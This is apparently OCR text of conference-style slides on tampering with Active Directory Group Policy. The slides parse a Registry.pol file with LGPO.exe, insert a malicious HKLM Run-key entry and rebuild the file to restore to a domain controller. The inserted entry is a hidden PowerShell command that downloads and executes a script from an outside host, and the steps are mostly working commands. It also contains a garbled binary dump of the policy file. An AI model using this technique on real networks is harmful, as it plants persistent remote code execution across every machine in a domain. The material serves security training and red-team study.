
Subcategory	Audit Events
Audit Detailed Directory Service Replication	Not Configured
Audit Directory Service Access	Not Configured
Audit Directory Service Changes	Not Configured
Audit Directory Service Replication	Not Configured

Modifying the Registry

- Group Policy stores settings in Registry.pol files
- Can contain both user and computer settings
- Let’s edit one

Modifying the Registry

- Notepad won't work this time



```
PReg     [ S o f t w a r e \ P o l i c i e s \ M i c r o s o f t \ S y s t e m C e r t i f i c a t e s \ E F S
Däâäô    0,└€0,┐h └┐  ┐┐┼1ê}ÂšºýJ½^ÐÉB›ü0
─        *†H†÷
    ││ 0P1┬0¶─└U┘└‼
Administrator1♀0
─└U┘●‼└EFS1(0&─└U┘♂‼EFS File Encryption Certificate0 ┤
190724010554Z↑☼21190630010554Z0P1┬0¶─└U┘└‼
Administrator1♀0
─└U┘●‼└EFS1(0&─└U┘♂‼EFS File Encryption Certificate0,  "0
─        *†H†÷
      │ └,  ☼ 0,
┐,     Ö¡bgæè·RfÉ6ù½" U»(øÀ;39üÕ&Yk ÷├§y☼¼®A3
3@þ;gpÒº‘7¶ðC¢└Á˜ví&¢ùç=ºöÖ«yñ,]ÚgÔI˜◘’„hÃÙ↕W>↕┘µà ö↕┬iÊ\SÍ↑┴Öôóâ•ü id$qÿ’¶Þ┼[»G²E±┤f─"±úIUÃ1@p LÊ┤¾6ÞÅ$ýäÃ"◄ý[ôŒ
Ó²g#]À¥‹◘÷uÛòpC»
/{ÕCEW└@,§&♫~Ñß>◘½ÿÔ7"óéŠáømœK8ºžÖÕÐ\j!Òu\ð│É→÷¦1§&âzë┴8‡N┼åkFQXI┐└     £T0R0┬─└U%┘☼0
─♂+─  ┘   ,7
└┘  0-─└U◄┘&0$ "─
+─  ┘   ,7¶╗└ ¶♀↕Administrator@ING 0      ─└U‼┘┐0 0
─        *†H†÷
    ││ └,     +┘c/ZÞ$ñÏD
;xù┼:V‚µpi─8p&× ™ÑÂ…R─¹IþH·ËFó ‹_R┘-8ªF&SÕ©o“T³7ž↕LE◄♂wË=0÷'#Õ┬•Â]à£*¾&
ÕT½!┴Ç·úú£7ÏõY◘+,6}Ì;·‼Zü←ví^ý¯w¨6b4♫´MåC  ÓÀï“¹Ë·c“ån-[Ï'u‚_ /◘ÌSÒÞäs„"◄êÅ:ïhñh±Å─      ëÈ ┘':♀€û=Fø‡MH+aÏò$rÑþtÀ
─        *†H†÷
    ││ 0P1┬0¶─└U┘└‼
Administrator1♀0
─└U┘●‼└EFS1(0&─└U┘♂‼EFS File Encryption Certificate0 ┤
190724010554Z↑☼21190630010554Z0P1┬0¶─└U┘└‼
```

Modifying the Registry

- *LGPO.exe* – Local Group Policy Object Utility[2]


- Parses machine and user settings separately

```
C:\registry>LGPO.exe /parse /m Registry.pol > machine.txt
C:\registry>LGPO.exe /parse /u Registry.pol > user.txt
```

- This provides the user and machine settings

[2] https://www.microsoft.com/en-us/download/details.aspx?id=55319


Modifying the Registry



```
; ----------------------------------------------------------------------
; PARSING Computer POLICY
; Source file:  Registry.pol

Computer
Software\Policies\Microsoft\SystemCertificates\EFS
EFSBlob
BINARY:01,00,01,00,01,00,00,00,c0,03,00,00,bc,03,00,00,1c,00,00,00,02,00,00,00,84,03,00,00,38,00,00,00,0
0a,02,82,01,01,00,d6,a1,62,67,e6,e8,b7,52,66,8f,c9,36,f9,bd,22,20,55,bb,28,f8,c0,3b,33,39,fc,d5,26,59,6b
0,30,09,06,03,55,1d,13,04,02,30,00,30,0d,06,09,2a,86,48,86,f7,0d,01,01,05,05,00,03,82,01,01,00,2b,04,63,

Computer
Software\Policies\Microsoft\SystemCertificates\EFS\Certificates\CDF9FC3F79A53786416C9A3B52B1CA05304BCCB4
Blob
BINARY:02,00,00,00,01,00,00,00,cc,00,00,00,1c,00,00,00,6c,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,0
04,07,13,03,45,46,53,31,28,30,26,06,03,55,04,0b,13,1f,45,46,53,20,46,69,6c,65,20,45,6e,63,72,79,70,74,69
e,36,de,c5,24,fd,e4,c3,22,11,fd,5b,f4,8c,46,7c,0c,60,bc,1f,f7,4e,31,25,b4,b7,1d,b8,5a,0a,d3,b2,67,23,5d,
,a8,36,62,34,0e,b4,4d,e5,43,01,d3,c0,ef,93,b9,1c,90,cb,b7,1e,63,93,e5,6e,2d,5b,cf,27,75,b8,5f,00,2f,08,c

Computer
Software\Policies\Microsoft\SystemCertificates\EFS\CRLs
*
CREATEKEY

Computer
Software\Policies\Microsoft\SystemCertificates\EFS\CTLs
*
CREATEKEY

Computer
Software\Policies\Microsoft\WindowsFirewall\DomainProfile
EnableFirewall
```

David Mayer, Copyright 2019


Modifying the Registry



```
; ----------------------------------------------------------------------
; PARSING User POLICY
; Source file:  Registry.pol

User
Software\Policies\Microsoft\SystemCertificates\EFS
EFSBlob
BINARY:01,00,01,00,01,00,00,00,c0,03,00,00,bc,03,00,00,1c,00,00,00,02,00,00,00,84,03,00,00,38,00,00,00,0
0a,02,82,01,01,00,d6,a1,62,67,e6,e8,b7,52,66,8f,c9,36,f9,bd,22,20,55,bb,28,f8,c0,3b,33,39,fc,d5,26,59,6b
0,30,09,06,03,55,1d,13,04,02,30,00,30,0d,06,09,2a,86,48,86,f7,0d,01,01,05,05,00,03,82,01,01,00,2b,04,63,

User
Software\Policies\Microsoft\SystemCertificates\EFS\Certificates\CDF9FC3F79A53786416C9A3B52B1CA05304BCCB4
Blob
BINARY:02,00,00,00,01,00,00,00,cc,00,00,00,1c,00,00,00,6c,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,0
04,07,13,03,45,46,53,31,28,30,26,06,03,55,04,0b,13,1f,45,46,53,20,46,69,6c,65,20,45,6e,63,72,79,70,74,69
e,36,de,c5,24,fd,e4,c3,22,11,fd,5b,f4,8c,46,7c,0c,60,bc,1f,f7,4e,31,25,b4,b7,1d,b8,5a,0a,d3,b2,67,23,5d,
,a8,36,62,34,0e,b4,4d,e5,43,01,d3,c0,ef,93,b9,1c,90,cb,b7,1e,63,93,e5,6e,2d,5b,cf,27,75,b8,5f,00,2f,08,c

User
Software\Policies\Microsoft\SystemCertificates\EFS\CRLs
*
CREATEKEY

User
Software\Policies\Microsoft\SystemCertificates\EFS\CTLs
*
CREATEKEY

User
Software\Policies\Microsoft\WindowsFirewall\DomainProfile
EnableFirewall
```


Modifying the Registry

- Add a malicious entry to HKLM



```
Computer
Software\Microsoft\Windows\CurrentVersion\Run
Slartibartfast
SZ:powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.42.42.25:

; PARSING COMPLETED.
; ----------------------------------------------------------------------
```


- Recombine user and machine LGPO files



```
C:\registry>type machine.txt >> lgpo.txt

C:\registry>type user.txt >> lgpo.txt
```

Modifying the Registry

- *LGPO.exe* to generate new Registry.pol




```
C:\registry>LGPO.exe /r lgpo.txt /w modified\Registry.pol
LGPO.exe v2.2 - Local Group Policy Object utility

Build registry.pol file "modified\Registry.pol" from input file "lgpo.txt"
```

- Restore as backup to the DC

Modifying the Registry

- Target Machine

